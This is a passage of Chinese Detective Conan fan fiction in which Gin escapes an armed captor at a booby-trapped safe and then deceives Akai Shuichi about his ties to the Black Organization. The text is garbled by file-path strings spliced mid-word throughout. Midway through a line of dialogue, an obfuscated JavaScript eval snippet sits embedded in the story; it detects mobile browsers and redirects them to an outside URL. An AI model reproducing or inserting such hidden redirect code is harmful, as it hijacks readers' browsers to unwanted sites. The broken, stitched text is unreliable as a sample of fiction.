门后,白炽灯森冷的寒光打在满地横流的血泊上,触目惊心。门前趴着两具尸体,致命伤在后脑,都是一击毙命。琴酒冷眼扫过他们血迹斑斑的脸,没认出是谁,便又冷漠地移开视线。 保险柜立在墙角,男人随脚拨开挡在身前的尸体,押着琴酒来到柜前,警惕地看了看柜子后方的电线和与之相连的炸弹,扬起枪口敲了敲他的脑袋。 “你不是说你知道密码吗?开。” 琴酒懒得搭理他,伸手触向密码盘,思索了几秒,按下第一个数字。 男人看着他迟疑的动作起了一身鸡皮疙瘩,恶声恶气道:“看好了再摁!这东西可连着炸弹!” “带我过来就要信我。”琴酒懒声道,说话的同时按下第二个数字,“我暂时也不想死。” 他是不在意自己的死活,但定下的红方三人组抽象画系列还没完成,他不喜欢半途而废,谁都不能破坏他的计划。 男人发出一声冷笑,食指勾住扳机。 谁他妈管你想不想死,柜子一开你就去死。 六位数密码,再拖时间也花不了几秒,琴酒输入最后一位数字,按下确定键,保险柜的柜门瞬间弹开。 几乎是同一时间,男人猛然开枪,琴酒却像未卜先知一般先一步偏过头,子弹擦着他的侧脸打进柜子内,发出“砰”的一声巨响。 面上皮肉绽裂,划出一道血痕,灼痛袭上神经末梢,琴酒新生的躯体初次感受到这种程度的痛楚,不由得一颤。 可他神色不变,以迅雷不及掩耳之势抓起柜子第二层的手枪,回身连开三枪,全部打在男人持枪的那条手臂上—— 第一枪落空,第二枪击中他的大臂,第三枪洞穿他的手腕。 男人手臂一偏,血花飞溅,手里的枪掉落时脸上甚至还挂着狞笑,反应力差了“未经训练”的“新”琴酒八百条街。 组织里的废物还是太多了。 后坐力震得琴酒双手发麻,左手虎口浮出一道裂伤,他却恍若未觉,上前踢开男人的枪后抵着他的大腿和腹部再开两枪,让他彻底失去行动力。 抬脚踩住男人的脸,琴酒垂眼看他,打断他凄厉的哀嚎:“你的代号。” 男人半张脸贴在地上,喉间溢出痛苦的喘息:“你……你……你到底是……” 琴酒加重碾压的力道:“代、号。” 男人的眼珠拼命向上扯,迎上他淡漠目光的那一秒,眼底浮现出深入骨髓的恐惧。 “G……GIN……” 琴酒叹了口气,枪口对准他的心脏,仿佛不耐烦到懒得再问第三遍,这就要取他狗命。 终于想起他的行事作风,男人连疼痛都忘了,连忙扯着嗓子大喊:“没有!我还没有代号!我是外围成员,我……” 琴酒打断他:“哪个组织派你来的?” 男人的声音戛然而止,下巴用力一抖,表情僵在脸上。 琴酒耐心等了三秒,移开腿,弯腰将手枪顶上他的太阳穴:“不说我也知道,除了那座动物园,没有哪个灰色地带的群体会对Abyss的创造者感兴趣。他们不敢。” 男人打了个寒颤,余光瞥向保险柜,似乎明白了什么,脸色霎时惨白,瞳仁在眼眶里剧烈地震颤。 “想明白了?”琴酒轻轻一笑,“对,这就是我针对你们设下的鱼饵。红方的乌鸦令人厌烦,你们这群鬣狗也在我的狩猎名单上。不然你以为组织那么多没有代号的外围成员位,是为谁 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17168902|196792||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 设立的?” 琴酒话音刚落,就见男人耳朵一动,与此同时一阵轻微的脚步声急速接近,转瞬间已经逼近门口。 赤井秀一?他怎么比安室透和工藤新一先到了? 心念急转,琴酒揪住男人的衣领猛地将他拽起,把枪塞进他的惯用手,枪口按上自己的肩膀,握着他的手做出抵抗状,然后视野死角处压着他的手指扣下扳机。 “砰!——” 子弹穿肩而过,爆开一蓬血花,琴酒被巨大的冲力撞开几步,跌坐在保险柜前,捂住伤口露出忍痛神色。 男人维持抓枪的姿势茫然地看着他,还没反应过来刚才发生了什么,甚至连身上的痛楚都忘了的时候,半掩的铁门突然被人用力推开。 紧接着又是一声枪响,他的太阳穴被打了个对穿,瞳孔瞪大、扩散,在弥荡的血雾中倒下,摔进身下的血色。 赤井秀一风尘仆仆而来,衣摆随着未尽的冲力紧促地翻动,嘴里还叼着燃到半截的烟。 狙击步枪被他扛在肩上,枪口冒出一缕白烟,击杀男人的那枚子弹正是由此而出,他的手指仍然扣在扳机上。 顾不上其他,赤井秀一第一时间看向不远处的琴酒,见他捂着肩膀难掩痛色,指缝间不断溢出血液,忽然没由来地一怔,觉得这一幕十分魔幻。 直到琴酒转脸向他看来,他被这恍如实质的一眼击穿心脏,才从隐约的恍惚感中回神,提着枪忙不迭地走上前去。 没有询问或其他言语,赤井秀一蹲在琴酒身旁,拉开他的手查看了下伤口,才抿着烟说:“贯穿伤,没有伤到骨头和要害。还有其他伤口吗?” “没有。”琴酒微抬下巴,“不先看看那位吗?” “他已经死了,验尸是法医的工作。” 把枪换到右手拿着,赤井秀一的手环过琴酒腰身,臂膀发力,轻巧将他搂抱站起。 “走吧,先离开这里。” 他的反应出乎琴酒意料,琴酒不适应地挣了挣,发现自己足够坚韧的意志已经控制不了伤痛缠身、过分疲惫的躯体,就又从善如流地倚在他胸前。 他懒怠地拖长声音:“冲矢先生不是说要出差?” “这儿就是我出差的地点。”赤井秀一睨他一眼,手掌掐在他侧腰,掌下窄瘦柔韧的触感陌生又新奇,“工藤给我打电话说你被黑衣组织的在逃成员劫走,我的出差地正好又在警犬的追踪路线上,我便过来碰碰运气,没想到真的让我碰上了。” 琴酒面色不变,有意将一部分的身体重量倾斜向他:“看来我运气不错。” 回想起已经打开的保险柜,以及刚才在那个男人身上一瞥而过看到的伤痕,赤井秀一的眸光暗了暗:“黑泽先生,你和黑衣组织是什么关系?” 琴酒纤长的睫毛落下又抬起:“我和组织没有关系,跟GIN有一点。” 赤井秀一的手臂猛然收紧,他被勒得呼吸都停滞了一瞬。 “别紧张,GIN已经死了,千真万确。”琴酒说出早已准备好的说辞,不管顺不顺利,今天之后,他的假身份都会在红方这边过个明路,带偏他们的思绪,“我跟他有个合作,这间仓库,那个保险柜,是我帮他设下的钓鱼的饵。” “钓鱼——” 这个词语可以完美比喻琴酒清除异己时的行事方法,赤井秀一心头缠绕着淡淡的异样,沉声问:“钓我们?” “不是。” 出乎他意料的,琴酒摇了摇头。 “冲矢先生听说过‘动物园’吗?”